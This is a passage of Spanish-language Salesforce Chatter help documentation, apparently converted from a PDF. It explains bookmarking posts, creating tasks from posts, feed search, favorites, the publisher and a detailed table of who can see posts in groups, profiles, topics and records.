Clasificar sus noticias en tiempo real

## Preguntas más frecuentes acerca de noticias en tiempo real

### Veo actualizaciones de grupos privados en las noticias en tiempo real de mi perfil. ¿Quién más puede ver estas actualizaciones?

Sólo los miembros de un grupo privado pueden ver las actualizaciones de ese grupo, incluso en las noticias en tiempo real de su perfil.

CONSULTE TAMBIÉN

Visibilidad de publicaciones

### ¿Puedo ver una lista de los registros y personas de las que soy seguidor?

Para ver las personas y registros de las que es seguidor, abra la lista Siguiendo de su perfil y filtre los resultados por usuario o por tipo de objeto. También puede ver una lista de las personas que son sus seguidoras en la lista Seguidores de su perfil.

CONSULTE TAMBIÉN

- Descripción general del perfil de Chatter

### ¿Por qué sólo puedo ver algunas personas y registros en mis noticias en tiempo real de Chatter?

Sólo podrá ver las actualizaciones de las personas y los registros de las que sea seguidor. Haga un seguimiento de más registros y personas para ver sus actualizaciones en sus noticias en tiempo real de Chatter en la ficha Inicio y en la ficha Chatter. Haga clic en **Personas** en la ficha Chatter para buscar una lista de personas en su organización para seguir o dejar de seguir.

CONSULTE TAMBIÉN

- Personas y registros de las que es seguidor inicialmente

## Marcar publicaciones

### Descripción general de Favoritos

La opción de favoritos le permite realizar un seguimiento de las publicaciones individuales de su interés.

Después de marcar una publicación, puede encontrarla rápidamente utilizando la noticia en tiempo real **Agregado a Mis favoritos** de la barra lateral izquierda. La noticia en tiempo real **Agregado a Mis favoritos** solo muestra las publicaciones que ha marcado.

Cuando alguien comenta una publicación que ha marcado como favorita, recibirá una notificación por correo electrónico. Las notificaciones de correo electrónico para marcadores están habilitadas de forma predeterminada, pero puede cambiar sus notificaciones de correo electrónico en la página 3209.

Los favoritos son privados y los demás usuarios no pueden ver qué publicaciones ha marcado como favoritas. Puede agregar un número ilimitado de favoritos. Cuando ya no esté interesado en una publicación que haya guardado, puede eliminar la marca de favorito y la publicación dejará de aparecer en sus publicaciones guardadas cuando haga clic en **Agregado a Mis favoritos**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

- Cómo marcar Me gusta en publicaciones y comentarios
- Ver unas noticias en tiempo real concretas
- Directrices para la gestión de su configuración de correo electrónico personal de Chatter

## Marcar como favorita una publicación

Supervise las publicaciones en las que está interesado y vea sus publicaciones guardadas en sus noticias en tiempo real favoritas.

1. Haga clic en en la esquina superior derecha de la publicación que desea marcar como favorita para ampliar el menú desplegable.
2. Haga clic en **Favoritos**.
   El icono de marca de favorito ( ) aparece junto a la publicación para indicarle que ha guardado con éxito la publicación en sus favoritos.

Haga clic en **Noticias** > **Agregado a Mis favoritos** en la barra lateral de Chatter para ver las publicaciones guardadas en sus noticias de tiempo real.

No hay ningún límite para el número de favoritos. Puede añadir tantos favoritos como desea.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Cómo marcar Me gusta en publicaciones y comentarios

## Eliminar un marcador de favoritos

1. Haga clic en **Noticias** > **Agregado a Mis favoritos** en la barra lateral para ver las publicaciones guardadas en la noticia en tiempo real de Chatter.
2. Encuentre la publicación guardada en sus noticias de Chatter.
3. Haga clic en en la esquina superior derecha de la publicación para ampliar el menú desplegable.
4. Haga clic en **Eliminar marcador**.

Cuando elimina una marca de favorito de una publicación, la publicación ya no aparece en sus publicaciones guardadas cuando hace clic en el **Agregado a Mis favoritos**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## Crear una tarea a partir de una publicación

Lea una publicación que desee seguir. Utilice la acción Crear nueva tarea para crear una tarea directamente a partir de esa publicación.

Puede crear una tarea a partir de cualquier publicación realizada por usted o cualquier otro usuario de su organización, incluyendo publicaciones con datos adjuntos. No podrá crear una tarea desde una publicación generada por el sistema, como una actualización de registro.

1. Haga clic en una publicación.
2. Haga clic en **Crear nueva tarea**.

   Si no ve la acción Crear nueva tarea, su administrador de Salesforce no activó esta acción para su organización.

3. En el cuadro de diálogo Crear nueva tarea, agregue un asunto y una fecha de vencimiento. Si es posible, asocie la tarea con un contacto o candidato y un objeto, como una cuenta. Utilice los cuadros de búsqueda para encontrar contactos, candidatos y objetos disponibles.


EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

4. Haga clic en **Crear** cuando haya terminado.

La tarea se le asignará y se publicará en sus noticias en tiempo real de perfil. La tarea también aparece en su sección Mis tareas de su ficha Inicio.




Haga clic en el vínculo del asunto de la tarea (1 o 2) para abrir la tarea. Haga clic en el vínculo de la publicación (3) para mostrar la publicación desde la que se creó la tarea.

## Visualización de sus recomendaciones

Chatter ofrece recomendaciones para ayudarle a identificar a las personas, grupos, archivos y registros que se relacionan estrechamente con su trabajo e intereses. Cuantas más recomendaciones acepte, más actualizaciones verá en sus noticias en tiempo real de Chatter.

- Haga clic en **Seguir** junto a la persona, registro o archivo a los que desea realizar un seguimiento.
- Hacer clic en **Unirse** para ser miembro del grupo.
- Haga clic en para rechazar una recomendación.
- Haga clic en **Más** para mostrar la página Recomendaciones donde puede utilizar los filtros laterales para restringir sus recomendaciones a personas, archivos,registros o grupos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Recomendaciones de personas
Recomendaciones de grupos de Chatter
Recomendaciones de registros
Recomendaciones de archivos

## Buscar información en noticias en tiempo real

### Búsqueda en noticias en tiempo real

Encuentre rápidamente información en publicaciones y comentarios en Chatter.

- Utilice el cuadro de búsqueda del encabezado (Búsqueda global) para buscar información en noticias en tiempo real en Chatter.
- Para buscar información en una noticia en tiempo real específica de Chatter, use la función de búsqueda de noticias en tiempo real ( ) en este contexto.
- Para crear un acceso directo rápido a una búsqueda realizada con frecuencia en Chatter, guarde una búsqueda de noticias en tiempo real como favorita y haga clic en el vínculo de favoritos desde la página de Chatter.

## Resultados de la búsqueda en las noticias en tiempo real de Chatter

Los resultados de búsqueda de noticias en tiempo real de Chatter muestran las publicaciones y comentarios que incluyan sus términos de búsqueda.

Las búsquedas de noticias en tiempo real de Chatter no se ven afectadas por su ámbito de búsqueda; los resultados de búsqueda de noticias en tiempo real de Chatter incluye coincidencias en todos los objetos.

Nota: Los cambios en los campos de registro no se incluyen en los resultados de búsqueda. Por ejemplo, si ha activado el seguimiento de noticias en tiempo real en el campo `Dirección de facturación` de la cuenta Acme y ha modificado la dirección de facturación de Acme, los resultados de búsqueda de *Acme* incluirán ***Acme — Suzanne Powell*** *Busca voluntarios para ayudar con la cuenta de Acme* pero no incluirán ***Acme — Suzanne Powell*** *cambio de dirección de facturación a Calle Real 10.*

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

- Clasifique los resultados de la búsqueda por publicaciones únicamente o por publicaciones y comentarios, al igual que en las noticias en tiempo real.
- Comente, indique que le gusta, comparta, marque como favorito y elimine publicaciones en la página de resultados de búsqueda, como en las noticias en tiempo real.
- Agregue, modifique o elimine temas en publicaciones de los resultados de búsqueda, como en las noticias en tiempo real.
- Siga, comparta, descargue, visualice la vista previa y cargue nuevas versiones de los archivos en los resultados de búsqueda, al igual que en las noticias en tiempo real.
- Vea las páginas de detalles de archivos, grupos, temas y usuarios de Chatter haciendo clic en el nombre de cada actualización.
- Vea una actualización de una noticia en tiempo real única haciendo clic en la marca de tiempo bajo la actualización, por ejemplo, **Ayer a las 12:57 AM**.
- Haga clic en **Agregar a Favoritos** para guardar la búsqueda de noticias en tiempo real de Chatter en sus favoritos en la ficha Chatter.

Para ver los resultados de la búsqueda de registros, como cuentas, contactos y usuarios, grupos, temas y archivos de Chatter, haga clic en **Registros** en la parte superior izquierda de la página.

Consejo: Para una búsqueda más precisa de las noticias en tiempo real en un grupo, perfil, registro u otra noticia en tiempo real de Chatter específico, utilice la búsqueda de noticias en tiempo real.

## Búsqueda en una noticia en tiempo real específica

Use la búsqueda en noticias en tiempo real para encontrar información en un contexto específico.

Puede buscar información de las noticias en tiempo real en registros, grupos, páginas de temas, perfiles de usuario y en las fichas Chatter e Inicio. Una búsqueda de noticias en tiempo real contextual es útil cuando desea confirmar si en la noticia en tiempo real se ha tratado alguna vez algún tema.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

1. Haga clic en sobre la noticia en tiempo real para buscar información en esa noticia. Por ejemplo, utilice la búsqueda de noticias en tiempo real en la página de un grupo para buscar información en ese grupo.

2. Escriba sus términos de búsqueda y pulse Intro o haga clic en .

   Puede buscar temas de EtiquetaAlmohadilla, menciones y archivos publicados en la noticia en tiempo real o redefinir su búsqueda utilizando comodines, operadores y comillas para establecer coincidencias con frases exactas.

   Consejo: Para buscar temas de EtiquetaAlmohadilla con varias palabras, ponga las palabras entre corchetes después de la EtiquetaAlmohadilla. Por ejemplo, para buscar todas las instancias de #Universal Paper, escriba `#[universal paper]` en el cuadro de búsqueda.

   Los resultados de búsqueda muestran los elementos coincidentes resaltados. Los filtros o criterios de ordenación utilizados en la noticia en tiempo real también se aplican a los resultados de la búsqueda de la noticia en tiempo real.

Haga clic en para eliminar los resultados de la búsqueda y volver a la noticia en tiempo real.

El comportamiento de la búsqueda en noticias en tiempo real puede variar ligeramente según el lugar donde realice la búsqueda.

- La búsqueda de noticias en tiempo real no es compatible con noticias en vistas de lista.
- Sólo puede buscar en noticias en tiempo real a las que tenga acceso mediante reglas de colaboración.
- En la ficha Chatter, los resultados de la búsqueda de noticias en tiempo real también están limitados por sus selecciones de tipos de noticias en tiempo real. Por ejemplo, si selecciona el tipo A mí, filtros adicionales y criterios de ordenación, todas estas selecciones se aplican a los resultados de la búsqueda de noticias en tiempo real.
- Los resultados de búsqueda de noticias en tiempo real se limitan a las publicaciones accesibles desde el contexto en el que busca. Por ejemplo, si busca en la noticia en tiempo real de un perfil de usuario, los resultados incluyen las publicaciones y comentarios accesibles desde el perfil del usuario. Esto incluye las publicaciones o comentarios compartidos por o con el usuario.
- La búsqueda de noticias en tiempo real devuelve coincidencias de nombres de archivos o vínculos compartidos en publicaciones, pero no en comentarios.
- Los cambios en los campos de registro no se incluyen en los resultados de búsqueda de las noticias en tiempo real del registro.


## Adición de una noticia en tiempo real de Chatter como Favorita

Agregue una búsqueda de noticia en tiempo real de Chatter como favorita para acceder rápidamente a actualizaciones de noticias en tiempo real sin salir de la ficha Chatter.

EDICIONES


Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**




1. Introduzca términos en el cuadro de búsqueda de encabezado y haga clic en **Buscar**.
2. Haga clic en **Buscar noticias en tiempo real** para ver las publicaciones y comentarios que incluyen sus términos de búsqueda.
3. Haga clic en **Agregar a Favoritos**.

Ejemplo:




El nombre del favorito en la página Chatter, es el mismo que los términos de búsqueda que ha introducido. Por ejemplo, si ha buscado *análisis competitivo*, su favorito será **análisis competitivo**.

Consejo: Guarde una búsqueda de un nombre de grupo de Chatter como favorito para acceder rápidamente a las noticias en tiempo real del grupo en la página Chatter. De igual forma, guarde una búsqueda del nombre de una persona como favorito para ver rápidamente las publicaciones, comentarios y menciones de esa persona.

CONSULTE TAMBIÉN

Resultados de la búsqueda en las noticias en tiempo real de Chatter

## Descripción general de favoritos de Chatter

Los favoritos de Chatter en la ficha Chatter le proporcionan un acceso sencillo a las vistas de la lista, búsquedas de noticias en tiempo real de Chatter y temas de los que quiera permanecer informado. Por ejemplo, si usted y sus compañeros usan el tema de EtiquetaAlmohadilla #acme para realizar un seguimiento de la información sobre su cliente Acme, puede que desee añadir #acme como favorito para acceder fácilmente a esas actualizaciones sin salir de la ficha Chatter.

Puede tener un total de 50 favoritos. Si no ha agregado ningún favorito, la sección Favoritos no aparecerá en la ficha Chatter.

Chatter muestra los cuatro favoritos añadidos o visualizados más recientemente.

- Haga clic en un favorito para ver las actualizaciones.
- Haga clic en *X* **más** para ver todos los favoritos.
- Haga clic en , que aparece al pasar el ratón por encima, para eliminar un favorito.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

# Trabajo con publicaciones

Comparta información y colabore con otras personas de dentro y fuera de su organización.

Descripción general de las publicaciones

Utilice el publicador de Chatter para realizar comentarios, publicaciones, formular preguntas y crear votaciones.

Visibilidad de publicaciones

¿Puedo evitar que otras personas vean mis publicaciones?

¿Las publicaciones que realice en un grupo aparecen en mi perfil mientras que otros pueden verlas?

Silenciar una publicación

Controle lo que aparece en sus noticias en tiempo real y silencie las publicaciones que ya no le interesan.


¿Quién puede ver mis archivos y vínculos adjuntos?

Comparta archivos y vínculos con otras personas adjuntándolas a las publicaciones o comentarios.

## Descripción general de las publicaciones

Utilice el publicador de Chatter para realizar comentarios, publicaciones, formular preguntas y crear votaciones.

El publicador aparece en su ficha Inicio, la ficha Chatter, la página de perfil de usuario, así como en las páginas de detalles de grupos y registros. Utilice el publicador para redactar una publicación (1), comentar en una publicación, adjuntar un archivo (2) o vinculo (3) a su publicación, agregar una votación (4) o formular una pregunta (5). Las publicaciones y comentarios pueden tener hasta 10.000 caracteres de extensión. Utilice el editor de texto enriquecido para cambiar el formato de sus publicaciones (6).





EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

El publicador muestra de forma predeterminada las acciones Publicación, Archivo, Vínculo, Votación y Pregunta. Su administrador de Salesforce puede cambiar el orden de las acciones y agregar más acciones. Por lo tanto, las acciones que ve dependen del modo en que su administrador haya configurado el publicador.

Cuando publica en noticias en tiempo real, todos los usuarios con acceso a la publicación pueden comentar sobre ella, hacer clic en Me gusta en la publicación y compartirla (1). Desde el menú desplegable (2), también pueden marcar la publicación como favorita y agregar temas.




En Lightning Experience, los comentarios son en vivo y no requieren una actualización de página para actualizar.

Nota: Los comentarios en vivo es una nueva función con mucho potencial para mejoras y algunos problemas conocidos.

- Cuando se realizan nuevos comentarios en una publicación de noticias en tiempo real en la que está implicado, recibirá notificaciones únicamente en Lightning Experience. Las notificaciones aparecen cuando está redactando comentarios de forma activa o está haciendo clic en el cuadro de comentarios.
- El número de participantes admitidos para comentarios en vivo depende de los límites de suscripción de su organización. Si no obtiene comentarios en vivo, haga clic en un campo de comentario. Si los comentarios siguen sin estar en vivo, es posible que su organización haya ocultado su límite. Puede seguir recibiendo actualizaciones del antiguo modo actualizando la página.

Haga clic en **Modificar** para modificar sus publicaciones y comentarios propios. Si usted es gestor o propietario de un grupo, también puede modificar publicaciones de otras personas en las noticias en tiempo real del grupo. Haga clic en **Eliminar** para eliminar una publicación de las noticias en tiempo real. Sin embargo, no puede eliminar publicaciones de otras personas o publicaciones que se han generado automáticamente por Salesforce. Por ejemplo, no puede eliminar actualizaciones de registros como una publicación sobre un campo cambiado de una cuenta.

Nota: Si la opción Modificar no está disponible, su administrador ha desactivado esta función para su organización.

CONSULTE TAMBIÉN

Visibilidad de publicaciones

## Visibilidad de publicaciones

La siguiente tabla describe donde puede publicar y donde aparecerá su publicación.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

| Estoy publicando en | Puedo publicar en | Quien recibe mis publicaciones directamente | Donde aparece mi publicación | Consideraciones de archivos |
|---|---|---|---|---|
| Ficha Inicio, ficha Chatter o mi perfil | Mis seguidores | • Las personas que le siguen ven su publicación en las noticias en tiempo real Lo que sigo.<br>• Las personas mencionadas en la publicación la ven en las noticias en tiempo real de Lo que sigo, A mi y perfil. | • Cualquier persona que navegue a su perfil podrá ver su publicación en su perfil.<br>• Su publicación aparece en los resultados de búsqueda de las noticias en tiempo real.<br>• Cualquier persona puede ver su publicación en las noticias en tiempo real de Toda la empresa. | Si adjunta un archivo a la publicación, el archivo estará disponible para todos los empleados. El archivo aparece también en los resultados de búsqueda y las listas de archivos. |
| | Un grupo público | • Los miembros de este grupo ven su publicación en las noticias en tiempo real Lo que sigo.<br>• Los miembros del grupo mencionados en la publicación la ven en las noticias en tiempo real de Lo que sigo, A mi y perfil. | • Cualquier persona que navegue al grupo podrá ver su publicación en la página del grupo.<br>• Su publicación aparece en los resultados de búsqueda de las noticias en tiempo real.<br>• Cualquier persona puede ver su publicación en las noticias en tiempo real de Toda la empresa. | Si adjunta un archivo a la publicación, el archivo estará disponible para cualquier persona que tiene acceso al grupo. El archivo aparece también en los resultados de búsqueda y las listas de archivos. |
| | Un grupo privado | • Los miembros de este grupo ven su publicación en las noticias en tiempo real Lo que sigo.<br>• Los miembros del grupo mencionados | Solo los miembros del grupo verán su publicación en las noticias en tiempo real del grupo, en los resultados de búsqueda | Si adjunta un archivo a la publicación, el archivo estará disponible para cualquier persona que tiene acceso al grupo. El archivo aparece también en los resultados de |

| Estoy publicando en | Puedo publicar en | Quien recibe mis publicaciones directamente | Donde aparece mi publicación | Consideraciones de archivos |
|---|---|---|---|---|
| | | en la publicación la ven en las noticias en tiempo real de Lo que sigo, A mi y perfil. | de noticias en tiempo real y en las noticias en tiempo real de Toda la empresa. | búsqueda y las listas de archivos. |
| | Un grupo sin registrar | • Los miembros de este grupo ven su publicación en las noticias en tiempo real Lo que sigo.<br>• Los miembros del grupo mencionados en la publicación la ven en las noticias en tiempo real de Lo que sigo, A mi y perfil. | Solo los miembros y usuarios del grupo con el permiso "Gestionar grupos sin registrar" pueden ver su publicación en las noticias en tiempo real del grupo, las noticias en tiempo real de toda la empresa y en su perfil. | Si adjunta un archivo a la publicación, el archivo estará visible y se podrá buscar por cualquier persona que tiene acceso al grupo. |
| | Un grupo personalizado | • Los miembros de este grupo ven su publicación en las noticias en tiempo real Lo que sigo.<br>• Los miembros del grupo mencionados en la publicación la ven en las noticias en tiempo real de Lo que sigo, A mi y perfil. | Solo los miembros del grupo verán su publicación en las noticias en tiempo real del grupo, en los resultados de búsqueda de noticias en tiempo real y en las noticias en tiempo real de Toda la empresa. Los miembros incluyen los empleados y los clientes. | Si adjunta un archivo a la publicación, el archivo estará disponible para cualquier persona que tiene acceso al grupo. El archivo aparece también en los resultados de búsqueda y las listas de archivos. |
| Página de detalles del tema | Mis seguidores | • Las personas que le siguen ven su publicación en las noticias en tiempo real Lo que sigo.<br>• Las personas mencionadas en la publicación la ven en las noticias en tiempo real de Lo que sigo, A mi y perfil. | • Cualquier persona puede ver su publicación en la página de detalles del tema.<br>• Cualquier persona que navegue a su perfil podrá ver su publicación en su perfil.<br>• Su publicación aparece en los | Si adjunta un archivo a la publicación, el archivo estará disponible para todos los empleados. El archivo aparece también en los resultados de búsqueda y las listas de archivos. |

| Estoy publicando en | Puedo publicar en | Quien recibe mis publicaciones directamente | Donde aparece mi publicación | Consideraciones de archivos |
|---|---|---|---|---|
| | | | resultados de búsqueda de las noticias en tiempo real.<br>• Cualquier persona puede ver su publicación en las noticias en tiempo real de Toda la empresa. | |
| | Un grupo público | • Los miembros de este grupo ven su publicación en las noticias en tiempo real Lo que sigo.<br>• Los miembros del grupo mencionados en la publicación la ven en las noticias en tiempo real de Lo que sigo, A mi y perfil. | • Cualquier persona puede ver su publicación en la página de detalles del tema.<br>• Cualquier persona que navegue al grupo podrá ver su publicación en la página del grupo.<br>• Su publicación aparece en los resultados de búsqueda de las noticias en tiempo real.<br>• Cualquier persona puede ver su publicación en las noticias en tiempo real de Toda la empresa. | Si adjunta un archivo a la publicación, el archivo estará disponible para cualquier persona que tiene acceso al grupo. El archivo aparece también en los resultados de búsqueda y las listas de archivos. |
| | Un grupo privado | • Los miembros de este grupo ven su publicación en las noticias en tiempo real Lo que sigo.<br>• Los miembros del grupo mencionados | Solamente los miembros del grupo verán su publicación en la página de detalles del tema, en las noticias en tiempo real del grupo, en los resultados de búsqueda de noticias en tiempo real y en las noticias en | Si adjunta un archivo a la publicación, el archivo estará disponible para cualquier persona que tiene acceso al grupo. El archivo aparece también en los resultados de búsqueda y las listas de archivos. |

| Estoy publicando en | Puedo publicar en | Quien recibe mis publicaciones directamente | Donde aparece mi publicación | Consideraciones de archivos |
|---|---|---|---|---|
| | | en la publicación la ven en las noticias en tiempo real de Lo que sigo, A mi y perfil. | tiempo real de Toda la empresa. | |
| | Un grupo personalizado | • Los miembros de este grupo ven su publicación en las noticias en tiempo real Lo que sigo.<br>• Los miembros del grupo mencionados en la publicación la ven en las noticias en tiempo real de Lo que sigo, A mi y perfil. | Solamente los miembros del grupo verán su publicación en la página de detalles del tema, en las noticias en tiempo real del grupo, en los resultados de búsqueda de noticias en tiempo real y en las noticias en tiempo real de Toda la empresa. Los miembros incluyen los empleados y los clientes.<br>Aunque los clientes vean su publicación, no verán ni tendrán acceso a los temas. | Si adjunta un archivo a la publicación, el archivo estará disponible para cualquier persona que tiene acceso al grupo. El archivo aparece también en los resultados de búsqueda y las listas de archivos. |
| Un grupo sin registrar | No puede utilizar temas en grupos sin registrar. Puede agregar un tema de almohadilla al escribir una publicación o un comentario en un grupo sin registrar y el tema tendrá un formato de vínculo después de su publicación. Sin embargo, una página de detalles del tema no se crea y el vínculo no funciona. | | | |
| El perfil de otra persona | Solo el perfil de esa persona | • Las personas que siguen a esta persona ven su publicación en las noticias en tiempo real Lo que sigo.<br>• Las personas mencionadas en la publicación la ven en las noticias en tiempo real de Lo que sigo, A mi y perfil. | • Cualquier persona que navegue por el perfil de esa persona puede ver su publicación en su perfil.<br>• Su publicación aparece en los resultados de búsqueda de las noticias en tiempo real.<br>• Cualquier persona puede ver su publicación en las noticias en tiempo | Si adjunta un archivo a la publicación, el archivo estará disponible para todos los empleados. El archivo aparece también en los resultados de búsqueda y las listas de archivos. |

| Estoy publicando en | Puedo publicar en | Quien recibe mis publicaciones directamente | Donde aparece mi publicación | Consideraciones de archivos |
|---|---|---|---|---|
| | | | real de Toda la empresa. | |
| Un grupo público | Solo en el grupo público | • Los miembros de este grupo ven su publicación en las noticias en tiempo real Lo que sigo.<br>• Los miembros del grupo mencionados en la publicación la ven en las noticias en tiempo real de Lo que sigo, A mi y perfil. | • Cualquier persona que navegue al grupo podrá ver su publicación en la página del grupo.<br>• Su publicación aparece en los resultados de búsqueda de las noticias en tiempo real.<br>• Cualquier persona puede ver su publicación en las noticias en tiempo real de Toda la empresa. | Si adjunta un archivo a la publicación, el archivo estará disponible para cualquier persona que tiene acceso al grupo. El archivo aparece también en los resultados de búsqueda y las listas de archivos. |
| Un grupo privado | Solo en el grupo privado | • Los miembros de este grupo ven su publicación en las noticias en tiempo real Lo que sigo.<br>• Los miembros del grupo mencionados en la publicación la ven en las noticias en tiempo real de Lo que sigo, A mi y perfil. | Solo los miembros del grupo verán su publicación en las noticias en tiempo real del grupo, en los resultados de búsqueda de noticias en tiempo real y en las noticias en tiempo real de Toda la empresa. | Si adjunta un archivo a la publicación, el archivo estará disponible para cualquier persona que tiene acceso al grupo. El archivo aparece también en los resultados de búsqueda y las listas de archivos. |
| Un grupo sin registrar | Solo en el grupo sin registrar | • Los miembros de este grupo y los usuarios con el permiso "Gestionar grupos sin registrar" ven su publicación en las noticias en tiempo real de Elementos que sigo. | Solo los miembros del grupo verán su publicación en las noticias en tiempo real del grupo, en los resultados de búsqueda de noticias en tiempo real y en las noticias en tiempo real de Toda la empresa. | Si adjunta un archivo a la publicación, el archivo estará visible y se podrá buscar por cualquier persona que tiene acceso al grupo. |

| Estoy publicando en | Puedo publicar en | Quien recibe mis publicaciones directamente | Donde aparece mi publicación | Consideraciones de archivos |
|---|---|---|---|---|
| | | • Los miembros del grupo mencionados en la publicación la ven en las noticias en tiempo real de Lo que sigo, A mi y perfil. | | |
| Un grupo personalizado | Solo en el grupo personalizado | • Los miembros de este grupo ven su publicación en las noticias en tiempo real Lo que sigo.<br>• Los miembros del grupo mencionados en la publicación la ven en las noticias en tiempo real de Lo que sigo, A mi y perfil. | Solo los miembros del grupo verán su publicación en las noticias en tiempo real del grupo, en los resultados de búsqueda de noticias en tiempo real y en las noticias en tiempo real de Toda la empresa. Los miembros incluyen los empleados y los clientes. | Si adjunta un archivo a la publicación, el archivo estará disponible para cualquier persona que tiene acceso al grupo. El archivo aparece también en los resultados de búsqueda y las listas de archivos. |
| Una página de registro | Solo en la página de registro | • Cualquier persona que siga este registro y cuente con permisos para acceder al registro verá su publicación en las noticias en tiempo real de Lo que sigo.<br>• Las personas mencionadas en la publicación y que cuenten con permisos para acceder al registro verán la publicación en las noticias en tiempo real de Lo que sigo, A mi y perfil. | Cualquier persona con permiso para acceder al registro puede ver su publicación en la página de detalles del registro, en su perfil, en los resultados de búsqueda de noticias en tiempo real y en las noticias en tiempo real de Toda la empresa. | Si adjunta un archivo a la publicación, el archivo se asociará con el registro. Cualquier persona con derechos de intercambio con el registro tiene acceso al archivo. |

Nota: No puede crear nuevas publicaciones en grupos archivados. Los comentarios en publicaciones existentes de un grupo archivado siguen los mismos ajustes de visibilidad de antes de que el grupo se archivara.

## ¿Puedo evitar que otras personas vean mis publicaciones?

Cualquier persona, excepto los clientes, puede ver las publicaciones de su perfil y las personas que le siguen pueden ver sus publicaciones en sus noticias en tiempo real de Chatter. Sin embargo, si cambia un registro, solo las personas con permiso para ver el registro podrá ver la actualización de dicho registro en una noticia en tiempo real.

CONSULTE TAMBIÉN

Envío de mensajes de Chatter

